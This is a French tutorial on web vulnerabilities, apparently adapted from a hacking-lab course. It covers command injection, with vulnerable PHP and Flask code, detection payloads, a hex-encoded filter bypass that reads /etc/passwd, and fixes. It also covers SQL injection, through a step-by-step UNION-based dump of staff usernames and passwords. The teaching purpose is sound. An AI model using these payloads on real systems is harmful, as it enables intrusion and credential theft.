L'injection de commandes était l'une des dix principales vulnérabilités signalées par le rapport de renseignement AppSec de Contrast Security en 2019. ([Contrast Security AppSec., 2019](#)). De plus, le framework OWASP propose constamment des vulnérabilités de cette nature comme l'une des dix principales vulnérabilités d'une application web ([framework OWASP](#)).

9.2 Découverte de l'injection de commande

Cette vulnérabilité existe car les applications utilisent souvent des fonctions dans des langages de programmation tels que PHP, Python et NodeJS pour transmettre des données et effectuer des appels système sur le système d'exploitation de la machine. Par exemple, prendre une entrée d'un champ et rechercher une entrée dans un fichier. Prenez cet extrait de code ci-dessous comme exemple :

Dans cet extrait de code, l'application prend les données qu'un utilisateur saisit dans un champ de saisie nommé **\$title** pour rechercher un répertoire pour un titre de chanson. Décomposons cela en quelques étapes simples.

```
<?php
1. $songs = "/var/www/html/songs"
if (isset($_GET["title"])) {
2.   $title = $_GET["title"];
   $command = "grep $title /var/www/html/songtitle.txt"; 3.
   $search = exec($command);
   if ($search == "") {
4.     $return = "<p>The requested song</p><p> $title does </p><b>not</b><p> exist!</p>";
   } else {
     $return = "<p>The requested song</p><p> $title does </p><b>exist!</b>";
   }
   echo $return;
}
?>
```

1. L'application stocke les fichiers MP3 dans un répertoire contenu sur le système d'exploitation.
2. L'utilisateur entre le titre de la chanson qu'il souhaite rechercher. L'application stocke cette entrée dans la variable **\$title**.
3. Les données contenues dans cette variable est passée à la commande **grep** pour rechercher un fichier texte nommé **songtitle.txt** pour l'entrée de tout ce que l'utilisateur souhaite rechercher.
4. Le résultat de cette recherche de **songtitle.txt** déterminera si l'application informe l'utilisateur que la chanson existe ou non.

Maintenant, ce type d'informations serait généralement stocké dans une base de données ; cependant, il ne s'agit que d'un exemple où une application prend l'entrée d'un utilisateur pour interagir avec le système d'exploitation de l'application.

Un attaquant pourrait abuser de cette application en injectant ses propres commandes pour que l'application s'exécute. Plutôt que d'utiliser **grep** pour rechercher une entrée dans **songtitle.txt**, ils pourraient demander à l'application de lire les données d'un fichier plus sensible.

Abuser des applications de cette manière est possible, quel que soit le langage de programmation utilisé par l'application. Tant que l'application la traite et l'exécute, cela peut entraîner une injection de commande. Par exemple, cet extrait de code ci-dessous est une application écrite en Python.

```

import subprocess

from flask import Flask
app = Flask(__name__)

def execute_command(shell):
    return subprocess.Popen(shell, shell=True, stdout=subprocess.PIPE).stdout.read()

@app.route('/<shell>')
def command_server(shell):
    return execute_command(shell)

```

1.

2.

3.

Notez que vous n'êtes pas censé comprendre la syntaxe derrière ces applications. Cependant, pour des raisons de compréhension, j'ai également décrit les étapes de fonctionnement de cette application Python.

1. Le package "**flask**" est utilisé pour mettre en place un serveur web
2. Une fonction qui utilise le package "sous-processus" pour exécuter une commande sur l'appareil
3. Nous utilisons une route dans le serveur Web qui exécutera tout ce qui est fourni. Par exemple, pour exécuter **whoami**, nous aurions besoin de visiter <http://flaskapp.thm/whoami>

9.3 Exploitation de l'injection de commande

Vous pouvez souvent déterminer si l'injection de commandes peut se produire ou non par les comportements d'une application, comme vous viendrez à le voir dans la session pratique de cette partie.

Les applications qui utilisent l'entrée de l'utilisateur pour remplir les commandes système avec des données peuvent souvent être combinées dans un comportement involontaire. Par exemple, les opérateurs shell ; & et && combineront deux (ou plusieurs) commandes système et les exécutera toutes les deux.

L'injection de commande peut être détectée principalement de deux manières :

1. Injection de commande aveugle
2. Injection de commande détaillée

J'ai défini ces deux méthodes dans le tableau ci-dessous, où les deux sections ci-dessous les expliqueront plus en détail.

Méthode	La description
Aveugle	Ce type d'injection est là où il n'y a pas de sortie directe de l'application lors du test des charges utiles. Vous devrez étudier les comportements de l'application pour déterminer si votre charge utile a réussi ou non.
Verbeux	Ce type d'injection est l'endroit où il y a un retour direct de l'application une fois que vous avez testé une charge utile. Par exemple, exécuter la commande whoami pour voir sous quel utilisateur l'application s'exécute. L'application Web affichera directement le nom d'utilisateur sur la page.

Détection de l'injection de commande aveugle

L'injection de commande aveugle se produit lorsque l'injection de commande se produit ; cependant, il n'y a pas de sortie visible, donc elle n'est pas immédiatement perceptible. Par exemple, une commande est exécutée, mais l'application Web n'affiche aucun message.

Pour ce type d'injection de commande, nous devons utiliser des **payloads** cela entraînera un certain délai. Par exemple, les commandes **ping** et **sleep** sont des charges utiles importantes à tester. En utilisant **ping** par exemple, l'application se bloquera pendant x secondes par rapport au nombre de pings que vous avez spécifié.

Une autre méthode de détection de l'injection de commande aveugle consiste à forcer une certaine sortie. Cela peut être fait en utilisant des opérateurs de redirection tels que **>**. Si vous n'êtes pas familier avec cela, je vous recommande de consulter le [module sur les principes de base de Linux](#). Par exemple, nous pouvons dire à l'application Web d'exécuter des commandes telles que **whoami** et le rediriger vers un fichier. On peut alors utiliser une commande telle que **cat** pour lire le contenu de ce fichier nouvellement créé.

Tester l'injection de commandes de cette manière est souvent compliqué et nécessite pas mal d'expérimentation, d'autant plus que la syntaxe de commandes varie entre Linux et Windows.

La commande **curl** est un excellent moyen de tester l'injection de commande. C'est parce que vous pouvez utiliser **curl** pour fournir des données vers et depuis une application dans votre charge utile. Prenez cet extrait de code ci-dessous comme exemple, une simple charge utile **curl** vers une application est possible pour l'injection de commande.

```
curl http://vulnerable.app/process.php%3Fsearch%3DThe%20Beatles%3B%20whoami
```

Détection de l'injection de commande détaillée

Détecter l'injection de commande de cette manière est sans doute la plus simple méthode des deux. L'injection de commande détaillée se produit lorsque l'application vous donne des commentaires ou une sortie sur ce qui se passe ou est en cours d'exécution.

Par exemple, la sortie de commandes telles que **ping** ou **whoami** s'affiche directement sur l'application web.

Charges utiles

J'ai compilé des charges utiles pour Linux et Windows dans les tableaux ci-dessous.

Linux

Charge utile	La description
whoami	Voir sous quel utilisateur l'application s'exécute.
ls	Liste le contenu du répertoire courant. Vous pourrez peut-être trouver des fichiers tels que des fichiers de configuration, des fichiers d'environnement (jetons et clés d'application) et bien d'autres choses précieuses.
ping	Cette commande invoquera l'application pour se bloquer. Cela sera utile pour tester une application d'injection de commande aveugle.
sleep	Il s'agit d'une autre charge utile pour tester une application d'injection de commande aveugle, où la machine n'a pas ping installée.
NC	Netcat peut être utilisé pour générer un shell inversé sur l'application vulnérable. Vous pouvez utiliser ce pied pour naviguer autour de la machine cible pour d'autres services, fichiers ou moyens potentiels d'élever les privilèges.

Windows

Charge utile	La description
whoami	Voir sous quel utilisateur l'application s'exécute.
dir	Liste le contenu du répertoire courant. Vous pourrez peut-être trouver des fichiers tels que des fichiers de configuration, des fichiers d'environnement (jetons et clés d'application) et bien d'autres choses précieuses.
ping	Cette commande invoquera l'application pour se bloquer. Cela sera utile pour tester une application d'injection de commande aveugle.
timeout	Cette commande invoquera également l'application pour qu'elle se bloque. Il est également utile pour tester une application d'injection de commande aveugle si le pingla commande n'est pas installée.

9.4 Correction de l'injection de commande

L'injection de commande peut être empêchée de diverses manières. De l'utilisation minimale de fonctions ou de bibliothèques potentiellement dangereuses dans un langage de programmation au filtrage des entrées sans dépendre de l'entrée d'un utilisateur. Je les ai détaillés un peu plus bas. Les exemples ci-dessous sont du PHP ; cependant, les mêmes principes peuvent être étendus à de nombreuses autres langues.

Fonctions vulnérables

En PHP, de nombreuses fonctions interagissent avec le système d'exploitation pour exécuter des commandes via le shell ; ceux-ci inclus :

- Exec
- Passthru
- Systeme

Prenez cet extrait ci-dessous comme exemple. Ici, l'application n'acceptera et ne traitera que les numéros saisis dans le formulaire. Cela signifie que toutes les commandes telles que **whoami** ne seront pas traitées.

```
<input type="text" id="ping" name="ping" pattern="[0-9]+">/input> 1.  
<?php  
echo passthru("/bin/ping -c 4 ".$_GET["ping"]); 2.  
?>
```

1. L'application n'acceptera qu'un modèle spécifique de caractères (les chiffres 0-9)
2. L'application ne procédera alors qu'à l'exécution de ces données qui sont toutes numériques.

Ces fonctions acceptent des entrées telles qu'une chaîne ou des données utilisateur et exécuteront tout ce qui est fourni sur le système. Toute application qui utilise ces fonctions sans vérifications appropriées sera vulnérable à l'injection de commandes.

Assainissement des entrées

Le nettoyage de toute entrée d'un utilisateur qu'une application utilise est un excellent moyen d'empêcher l'injection de commandes. Il s'agit d'un processus de spécification des formats ou des types de données qu'un utilisateur peut soumettre. Par exemple, un champ de saisie qui n'accepte que des données numériques ou supprime tous les caractères spéciaux tels que **>** , **&** et **/**.

Dans l'extrait ci-dessous, La fonction PHP **filter_input** est utilisée pour vérifier si les données soumises via un formulaire de saisie sont un nombre ou non. Si ce n'est pas un nombre, il doit s'agir d'une entrée non valide.

```
<?php  
if (!filter_input(INPUT_GET, "number", FILTER_VALIDATE_NUMBER)) {  
}
```


Contournement des filtres

Les applications emploieront de nombreuses techniques pour filtrer et nettoyer les données extraites de l'entrée d'un utilisateur. Ces filtres vous limiteront à des charges utiles spécifiques ; cependant, nous pouvons abuser de la logique derrière une application pour contourner ces filtres. Par exemple, une application peut supprimer les guillemets ; nous pouvons à la place utiliser la valeur hexadécimale pour obtenir le même résultat.

Lors de l'exécution, bien que les données fournies soient dans un format différent de celui attendu, elles peuvent toujours être interprétées et auront le même résultat.

```
$payload = "\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64"
```

9.5 Pratique : Injection de commandes

Tester quelques payloads sur l'application hébergé sur le site Web visible pour tester la commande injection.

9.6 Conclusion

Pour récapituler, nous avons appris les éléments suivants de l'injection de commande :

- Comment découvrir l'injection de commande vulnérabilité
- Comment tester et exploiter cette vulnérabilité en utilisant charges utiles conçues pour différents systèmes d'exploitation
- Comment prévenir cette vulnérabilité dans un application
- Appliquer votre apprentissage en exécutant la commande injection dans une application pratique

Comme vous l'aurez probablement découvert, il existe plusieurs charges utiles pouvant être utilisées pour atteindre le même objectif. Je vous encourage vivement à revenir à l'élément pratique de cette tâche et essayer quelques méthodes alternatives de récupérer le drapeau.

10. SQL Injection

10.1 Brief

L'injection SQL (Structured Query Language), généralement appelée SQLi, est une attaque sur un serveur de base de données d'applications Web qui provoque l'exécution de requêtes malveillantes. Lorsqu'une application Web communique avec une base de données à l'aide d'une entrée d'un utilisateur qui n'a pas été correctement validée, il est possible qu'un attaquant puisse voler, supprimer ou modifier des données privées du client et également attaquer les méthodes d'authentification des applications Web à des fins privées. C'est pourquoi, en plus d'être l'une des plus anciennes vulnérabilités des applications Web, SQLi peut également être la plus dommageable.

Dans cette partie, vous apprendrez ce que sont les bases de données, ce qu'est **SQL** avec certaines commandes SQL de base, comment détecter les vulnérabilités SQL, comment exploiter les vulnérabilités SQLi et, en tant que développeur, comment vous protéger contre l'injection SQL.


10.2 Qu'est-ce qu'une base de données ?

Si vous n'êtes pas habitué à travailler avec des bases de données ou à les exploiter, il y a probablement une nouvelle terminologie à laquelle vous devez vous habituer, alors commençons par quelques bases sur la façon dont les bases de données sont structurées et comment elles fonctionnent.

Qu'est-ce qu'une base de données ?

Une base de données est un moyen de stocker électroniquement des collections de données de manière organisée. Une base de données est contrôlée par un **SGBD** qui est un acronyme pour Système de gestion de base de données, les SGBD se répartissent en deux camps **Relationnel** ou **Non-Relationnel**, l'accent de cette partie sera sur les bases de données relationnelles, certaines communes que vous rencontrerez sont MySQL, Microsoft SQL Server, Access, PostgreSQL et SQLite. Nous expliquerons la différence entre les bases de données relationnelles et non relationnelles à la fin de cette tâche, mais d'abord, il est important d'apprendre quelques termes.

Dans un SGBD, vous pouvez avoir plusieurs bases de données, chacune contenant son propre ensemble de données associées. Par exemple, vous pouvez avoir une base de données appelée "**boutique**". Dans cette base de données, vous souhaitez stocker des informations sur les produits disponibles à l'achat, les utilisateurs qui se sont inscrits sur votre boutique en ligne et des informations sur les commandes que vous avez reçues. Vous stockeriez ces informations séparément dans la base de données en utilisant quelque chose appelé **tables**, les tables sont identifiées avec un nom unique pour chacune. Vous pouvez voir cette structure dans le diagramme ci-dessous, mais vous pouvez également voir comment une entreprise peut avoir d'autres bases de données distinctes pour stocker les informations sur le personnel ou l'équipe comptable.



Que sont les tableaux ?

Un tableau est composé de colonnes et de lignes, une façon utile d'imaginer qu'un tableau ressemble à une grille avec les colonnes traversant le haut de gauche à droite contenant le nom de la cellule et les lignes allant de haut en bas, chacune ayant les données réelles.

id	username	password
1	jon	pass123
2	admin	p4ssword
3	martin	secret123

Colonnes :

Chaque colonne, mieux appelée champ, a un nom unique par table. Lors de la création d'une colonne, vous définissez également le type de données qu'elle contiendra, les plus courantes étant des entiers (nombres), des chaînes (texte standard) ou des dates. Certaines bases de données peuvent contenir des données beaucoup plus complexes, telles que les données géospatiales, qui contiennent des informations de localisation. La définition du type de données garantit également que des informations incorrectes ne sont pas stockées, telles que la chaîne "hello world" étant stockée dans une colonne destinée aux dates. Si cela se produit, le serveur de base de données génère généralement un message d'erreur. Une colonne contenant un entier peut également avoir une fonction d'auto incrémentation activée ; cela donne à chaque ligne de données un numéro unique qui grandit (incrément) avec chaque ligne suivante, ce qui crée ce qu'on appelle un **clé**, un champ clé doit être unique pour chaque ligne de données qui peut être utilisée pour trouver cette ligne exacte dans les requêtes SQL.

Lignes :

Les lignes ou les enregistrements sont ce qui contient les lignes de données individuelles. Lorsque vous ajoutez des données à la table, une nouvelle ligne/un nouvel enregistrement est créé, et lorsque vous supprimez des données, une ligne/un enregistrement est supprimé.

Bases de données relationnelles vs non relationnelles :

Une base de données relationnelle stocke des informations dans des tables et souvent les tables ont des informations partagées entre elles, elles utilisent des colonnes pour spécifier et définir les

données stockées et des lignes pour stocker réellement les données. Les tables contiendront souvent une colonne qui a un ID unique (clé primaire) qui sera ensuite utilisée dans d'autres tables pour la référencer et provoquer une relation entre les tables, d'où le nom de **relationnelle**.

Les bases de données non relationnelles parfois appelées NoSQL, d'autre part, sont toute sorte de base de données qui n'utilise pas de tables, de colonnes et de lignes pour stocker les données, une disposition de base de données spécifique n'a pas besoin d'être construite pour que chaque ligne de données puisse contenir différentes informations qui peuvent donner plus de flexibilité par rapport à une base de données relationnelle. Certaines bases de données populaires de ce type sont MongoDB, Cassandra et ElasticSearch.

Maintenant que vous avez appris ce qu'est une base de données, apprenons comment nous pouvons réellement lui parler en utilisant SQL.

10.3 Qu'est-ce que SQL ?

SQL (Structured Query Language) est un langage riche en fonctionnalités utilisé pour interroger les bases de données, ces requêtes SQL sont mieux appelées déclarations.

La plus simple des commandes que nous aborderons dans cette tâche est utilisée pour récupérer (sélectionner), mettre à jour, insérer et supprimer des données. Bien que quelque peu similaires, certains serveurs de bases de données ont leur propre syntaxe et de légères modifications dans leur fonctionnement. Tous ces exemples sont basés sur une base de données MySQL. Après avoir appris les leçons, vous pourrez facilement rechercher en ligne une syntaxe alternative pour les différents serveurs. Il convient de noter que la syntaxe SQL n'est pas sensible à la casse.

SÉLECTIONNER

Le premier type de requête que nous allons apprendre est la requête **SELECT** utilisée pour récupérer les données de la base de données.

```
Select * from users;
```

Identifiant	Nom d'utilisateur	mot de passe
1	Jon	passe123
2	admin	p4ssword
3	Martin	secret123

Le premier mot **SELECT** indique à la base de données que nous voulons récupérer certaines données, le ***** indique à la base de données que nous voulons recevoir toutes les colonnes de la table. Par exemple, le tableau peut contenir trois colonnes (id, username et password). "**from users**" indique à la base de données que nous voulons récupérer les données de la table nommée **users**. Enfin, **le point-virgule** à la fin indique à la base de données que c'est la fin de la requête.

La requête suivante est similaire à la précédente, mais cette fois, au lieu d'utiliser le ***** pour renvoyer toutes les colonnes de la table de la base de données, nous demandons simplement le champ nom d'utilisateur et mot de passe.

```
select username,password from users;
```

Nom d'utilisateur	le mot de passe
Jon	passe123
admin	p4ssword
Martin	secret123

La requête suivante, comme la première, renvoie toutes les colonnes en utilisant le sélecteur * puis la clause "**LIMIT 1**" oblige la base de données à ne renvoyer qu'une seule ligne de données. Changer la requête en "LIMIT 1,1" force la requête à ignorer le premier résultat, puis "LIMIT 2,1" ignore les deux premiers résultats, et ainsi de suite. Vous devez vous rappeler que le premier nombre indique à la base de données le nombre de résultats que vous souhaitez ignorer, et le second nombre indique à la base de données le nombre de lignes à renvoyer.

```
select * from users LIMIT 1;
```

identifiant	Nom d'utilisateur	le mot de passe
1	Jon	passe123

Enfin, nous allons utiliser la clause **where** ; c'est ainsi que nous pouvons sélectionner avec précision les données exactes dont nous avons besoin en renvoyant des données qui correspondent à nos clauses spécifiques :

```
select * from users where username='admin';
```

identifiant	Nom d'utilisateur	le mot de passe
2	admin	p4ssword

Cela ne renverra que les lignes où le nom d'utilisateur est égal à admin.

```
select * from users where username != 'admin';
```

identifiant	Nom d'utilisateur	le mot de passe
1	Jon	passe123
3	Martin	secret123

Cela ne renverra que les lignes où le nom d'utilisateur n'est **PAS** égal à admin.

```
select * from users where username='admin' or username='jon';
```

identifiant	Nom d'utilisateur	le mot de passe
1	Jon	passe123
2	administrateur	p4ssword

Cela ne renverra que les lignes où le nom d'utilisateur est égal à **admin** ou **jon**.

```
select * from users where username='admin' and password='p4ssword';
```

identifiant	Nom d'utilisateur	le mot de passe
2	admin	p4ssword

Cela ne renverra que les lignes où le nom d'utilisateur est égal à **admin** et le mot de passe est égal à **p4ssword**.

L'utilisation de la clause `like` vous permet de spécifier des données qui ne correspondent pas exactement mais qui commencent, contiennent ou se terminent par certains caractères en choisissant où placer le caractère générique représenté par un signe de pourcentage %.

```
select * from users where username like 'a%';
```

identifiant	Nom d'utilisateur	le mot de passe
2	admin	p4ssword

Cela renvoie toutes les lignes dont le nom d'utilisateur commence par la lettre a.

```
select * from users where username like '%n';
```

identifiant	Nom d'utilisateur	le mot de passe
1	Jon	passe123
2	admin	p4ssword
3	Martin	secret123

Cela renvoie toutes les lignes dont le nom d'utilisateur se termine par la lettre n.

```
select * from users where username like '%mi%';
```

identifiant	Nom d'utilisateur	le mot de passe
2	admin	p4ssword

Cela renvoie toutes les lignes avec un nom d'utilisateur contenant les caractères **mi** en leur sein.

SYNDICAT

L'instruction UNION combine les résultats de deux ou plusieurs instructions SELECT pour extraire des données d'une ou de plusieurs tables ; les règles de cette requête sont que l'instruction UNION doit récupérer le même nombre de colonnes dans chaque instruction SELECT, les colonnes doivent être d'un type de données similaire et l'ordre des colonnes doit être le même. Cela peut sembler peu clair, alors utilisons l'analogie suivante. Supposons qu'une entreprise souhaite créer une liste d'adresses pour tous les clients et fournisseurs afin de publier un nouveau catalogue. Nous avons une table appelée clients avec le contenu suivant :

identifiant	Nom	adresse	ville	code postal
1	Monsieur John Smith	123 fausse rue	Manchester	M2 3FJ
2	Mme Jenny Palmer	99 Route Verte	Birmingham	B2 4KL
3	Mlle Sarah Lewis	15 rue avant	Londres	NW12 3GH

Et un autre fournisseur appelé avec le contenu suivant :

identifiant	compagnie	adresse	ville	code postal
1	Widgets Ltd	Unité 1a, domaine Newby	Bristol	BS19 4RT
2	La société d'outils	75 Route Industrielle	Norwich	N22 3DR
3	Fabricants de haches Ltée	Unité 2b Makers, Market Road	Londres	SE9 1KK

À l'aide de l'instruction SQL suivante, nous pouvons rassembler les résultats des deux tables et les placer dans un seul ensemble de résultats :

```
SELECT name,address,city,postcode from customers UNION SELECT  
company,address,city,postcode from suppliers;
```


Nom	adresse	ville	code postal
Monsieur John Smith	123 fausse rue	Manchester	M2 3FJ
Mme Jenny Palmer	99 Route Verte	Birmingham	B2 4KL
Mlle Sarah Lewis	15 rue avant	Londres	NW12 3GH
Widgets Ltd	Unité 1a, domaine Newby	Bristol	BS19 4RT
La société d'outils	75 Route Industrielle	Norwich	N22 3DR
Fabricants de haches Ltée	Unité 2b Makers, Market Road	Londres	SE9 1KK

INSÉRER

INSERT indique à la base de données que nous souhaitons insérer une nouvelle ligne de données dans la table. "**into users**" indique à la base de données dans quelle table nous souhaitons insérer les données, "**(username,password)**" fournit les colonnes pour lesquelles nous fournissons des données, puis "**values ('bob','password123');**" fournit les données pour les colonnes précédemment spécifiées.

```
insert into users (username,password) values ('bob','password123');
```

METTRE à JOUR

UPDATE indique à la base de données que nous souhaitons mettre à jour une ou plusieurs lignes de données dans une table. Vous spécifiez la table que vous souhaitez mettre à jour en utilisant "**update %tablename%** **SET** " puis sélectionnez le ou les champs que vous souhaitez mettre à jour sous forme de liste séparée par des virgules comme "**username='root,password='pass123'** " puis enfin similaire à l'instruction **SELECT**, vous pouvez spécifier exactement les lignes à mettre à jour à l'aide de la clause **where** telle que "**where username='admin';**".

```
update users SET username='root',password='pass123' where username='admin';
```

identifiant	Nom d'utilisateur	le mot de passe
1	Jon	passe123
2	racine	passe123
3	Martin	secret123
4	bob	mot de passe123

EFFACER

DELETE indique à la base de données que nous souhaitons supprimer une ou plusieurs lignes de données. Outre le fait qu'il manque les colonnes que vous souhaitez renvoyer, le format de cette

requête est très similaire à celui de **SELECT**. Vous pouvez spécifier précisément les données à supprimer à l'aide de la **where** et le nombre de lignes à supprimer à l'aide de la **LIMIT** clause

identifiant	Nom d'utilisateur	le mot de passe
1	Jon	passe123
2	racine	passe123
4	bob	mot de passe123

```
delete from users where username='martin';
delete from users;
```

Étant donné qu'aucune clause **WHERE** n'a été utilisée dans la requête, toutes les données sont supprimées de la table.

10.4 Qu'est-ce que l'injection SQL ?

Qu'est-ce que l'injection SQL ?

Le moment où une application Web utilisant SQL peut se transformer en injection SQL est lorsque les données fournies par l'utilisateur sont incluses dans la requête SQL.

À quoi cela ressemble-t-il ?

Prenez le scénario suivant où vous avez rencontré un blog en ligne et chaque entrée de blog a un numéro d'identification unique. Les entrées de blog peuvent être définies comme publiques ou privées selon qu'elles sont prêtes ou non pour une diffusion publique. L'URL de chaque entrée de blog peut ressembler à ceci :

<https://website.thm/blog?id=1>

À partir de l'URL ci-dessus, vous pouvez voir que l'entrée de blog sélectionnée provient du paramètre **id** dans la chaîne de requête. L'application Web doit extraire l'article de la base de données et peut utiliser une instruction SQL qui ressemble à ceci :

```
SELECT * from blog where id=1 and private=0 LIMIT 1;
```

D'après ce que vous avez appris dans la tâche précédente, vous devriez être en mesure de déterminer que l'instruction SQL ci-dessus recherche dans la table de blog un article avec le numéro d'identification de 1 et la colonne privée définie sur 0, ce qui signifie qu'il est capable d'être vu par le public et limite les résultats à un seul match.

Comme mentionné au début de cette tâche, l'injection SQL est introduite lorsque l'entrée de l'utilisateur est introduite dans la requête de la base de données. Dans ce cas, le paramètre **id** de la chaîne de requête est utilisé directement dans la requête SQL.

Supposons que l'identifiant d'article 2 soit toujours verrouillé en tant que privé, il ne peut donc pas être consulté sur le site Web. Nous pourrions maintenant appeler l'URL :

<https://website.thm/blog?id=2;-->

Ce qui, à son tour, produirait l'instruction SQL :

```
SELECT * from blog where id=2;-- and private=0 LIMIT 1;
```

Le point-virgule dans l'URL signifie la fin de l'instruction SQL et **les deux tirets** font que tout ce qui suit est traité comme un commentaire . En faisant cela, vous exécutez simplement la requête :

```
SELECT * from blog where id=2;--
```

Ce qui renverra l'article avec un identifiant de 2, qu'il soit public ou non.

Ce n'était qu'un exemple d'une vulnérabilité d'injection SQL d'un type appelé In-Band SQL Injection ; il existe 3 types au total In-Band, Blind et Out Of Band, dont nous parlerons dans les prochaines tâches.

10.5 SQLi intrabande

Injection SQL intrabande

L'In-Band SQL Injection est le type le plus facile à détecter et à exploiter ; In-Band fait simplement référence à la même méthode de communication utilisée pour exploiter la vulnérabilité et également recevoir les résultats, par exemple, découvrir une vulnérabilité d'injection SQL sur une page de site Web, puis être en mesure d'extraire des données de la base de données vers la même page.

Injection SQL basée sur les erreurs

Ce type d'injection SQL est le plus utile pour obtenir facilement des informations sur la structure de la base de données car les messages d'erreur de la base de données sont imprimés directement sur l'écran du navigateur. Cela peut souvent être utilisé pour énumérer une base de données entière.

Injection SQL basée sur l'union

Ce type d'injection utilise l'opérateur SQL UNION avec une instruction SELECT pour renvoyer des résultats supplémentaires à la page. Cette méthode est le moyen le plus courant d'extraire de grandes quantités de données via une vulnérabilité d'injection SQL.

Pratique :

Le premier niveau du laboratoire d'entraînement contient un navigateur fictif et un site Web contenant un blog avec différents articles, accessibles en modifiant le numéro d'identification dans la chaîne de requête.

La clé pour découvrir l'injection SQL basée sur les erreurs est de casser la requête SQL du code en essayant certains caractères jusqu'à ce qu'un message d'erreur soit produit ; il s'agit le plus souvent d'apostrophes simples (') ou de guillemets (").

Essayez de taper une apostrophe (') après l'id=1 et appuyez sur Entrée. Et vous verrez que cela renvoie une erreur SQL vous informant d'une erreur dans votre syntaxe. Le fait que vous ayez reçu ce message d'erreur confirme l'existence d'une vulnérabilité SQL Injection. Nous pouvons maintenant exploiter cette vulnérabilité et utiliser les messages d'erreur pour en savoir plus sur la structure de la base de données.

La première chose que nous devons faire est de renvoyer les données au navigateur sans afficher de message d'erreur. Tout d'abord, nous allons essayer l'opérateur UNION afin que nous puissions recevoir un résultat supplémentaire de notre choix. Essayez de définir le paramètre d'identification des navigateurs fictifs sur :

1 UNION SELECT 1

Cette instruction doit produire un message d'erreur vous informant que l'instruction UNION SELECT a un nombre de colonnes différent de celui de la requête SELECT d'origine. Alors réessayons mais ajoutons une autre colonne :

1 UNION SELECT 1,2

Encore la même erreur, alors répétons en ajoutant une autre colonne :

1 UNION SELECT 1,2,3

Succès, le message d'erreur a disparu et l'article est affiché, mais nous voulons maintenant afficher nos données au lieu de l'article. L'article est affiché car il prend le premier résultat renvoyé quelque part dans le code du site Web et le montre. Pour contourner cela, nous avons besoin que la première requête ne produise aucun résultat. Cela peut simplement être fait en changeant l'identifiant de l'article de 1 à 0.

0 UNION SELECT 1,2,3

Vous verrez maintenant que l'article est simplement composé du résultat de la sélection UNION renvoyant les valeurs de colonne 1, 2 et 3. Nous pouvons commencer à utiliser ces valeurs renvoyées pour récupérer des informations plus utiles. Tout d'abord, nous allons obtenir le nom de la base de données à laquelle nous avons accès :

0 UNION SELECT 1,2,database()

Vous verrez maintenant où le chiffre 3 était précédemment affiché ; il affiche maintenant le nom de la base de données, qui est **sqli_one** .

Notre prochaine requête rassemblera une liste des tables qui se trouvent dans cette base de données.

```
0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE
table_schema = 'sqli_one'
```

Il y a quelques nouvelles choses à apprendre dans cette requête. Tout d'abord, la méthode **group_concat()** récupère la colonne spécifiée (dans notre cas, `table_name`) à partir de plusieurs lignes renvoyées et la place dans une chaîne séparée par des virgules. La prochaine chose est la **information_schema** ; chaque utilisateur de la base de données y a accès, et il contient des informations sur toutes les bases de données et tables auxquelles l'utilisateur a accès. Dans cette requête particulière, nous souhaitons répertorier toutes les tables de la **sqli_one** , à savoir `article` et `staff_users`.

Comme le premier niveau vise à découvrir le mot de passe de Martin, c'est la table **staff_users** qui nous intéresse. Nous pouvons à nouveau utiliser la base de données **information_schema** pour trouver la structure de cette table à l'aide de la requête ci-dessous.

```
0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE
table_name = 'staff_users'
```

Ceci est similaire à la requête SQL précédente. Cependant, les informations que nous voulons récupérer sont passées de **table_name** à **column_name**, la table que nous interrogeons dans la base de données **information_schema** est passée de `tables` à `columns`, et nous recherchons toutes les lignes où la **table_name** a une valeur de **staff_users**.

Les résultats de la requête fournissent trois colonnes pour la table **staff_users** : **id**, **password** et **username**. Nous pouvons utiliser les colonnes de nom d'utilisateur et de mot de passe pour notre requête suivante afin de récupérer les informations de l'utilisateur.

```
0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>') FROM staff_users
```

Encore une fois, nous utilisons la méthode **group_concat** pour renvoyer toutes les lignes dans une chaîne et pour faciliter la lecture. Nous avons également ajouté,':', pour séparer le nom d'utilisateur et le mot de passe. Au lieu d'être séparés par une virgule, nous avons choisi la balise HTML **
** qui force chaque résultat à figurer sur une ligne distincte pour faciliter la lecture.

10.6 Blind SQLi - Contournement de l'authentification

SQLi aveugle

Contrairement à l'injection SQL In-Band, où nous pouvons voir les résultats de notre attaque directement à l'écran, SQLi aveugle est lorsque nous obtenons peu ou pas de retour pour confirmer si nos requêtes injectées ont réussi ou non, c'est parce que les messages d'erreur ont été désactivés, mais l'injection fonctionne toujours malgré tout. Cela pourrait vous surprendre que tout ce dont nous avons besoin, c'est de ce petit retour d'information pour énumérer avec succès une base de données entière.

Contournement de l'authentification

l'une des techniques d'injection SQL les plus simples consiste à contourner les méthodes d'authentification telles que les formulaires de connexion. Dans ce cas, nous ne sommes pas intéressés par la récupération des données de la base de données ; Nous venons d'aller au-delà de la connexion.

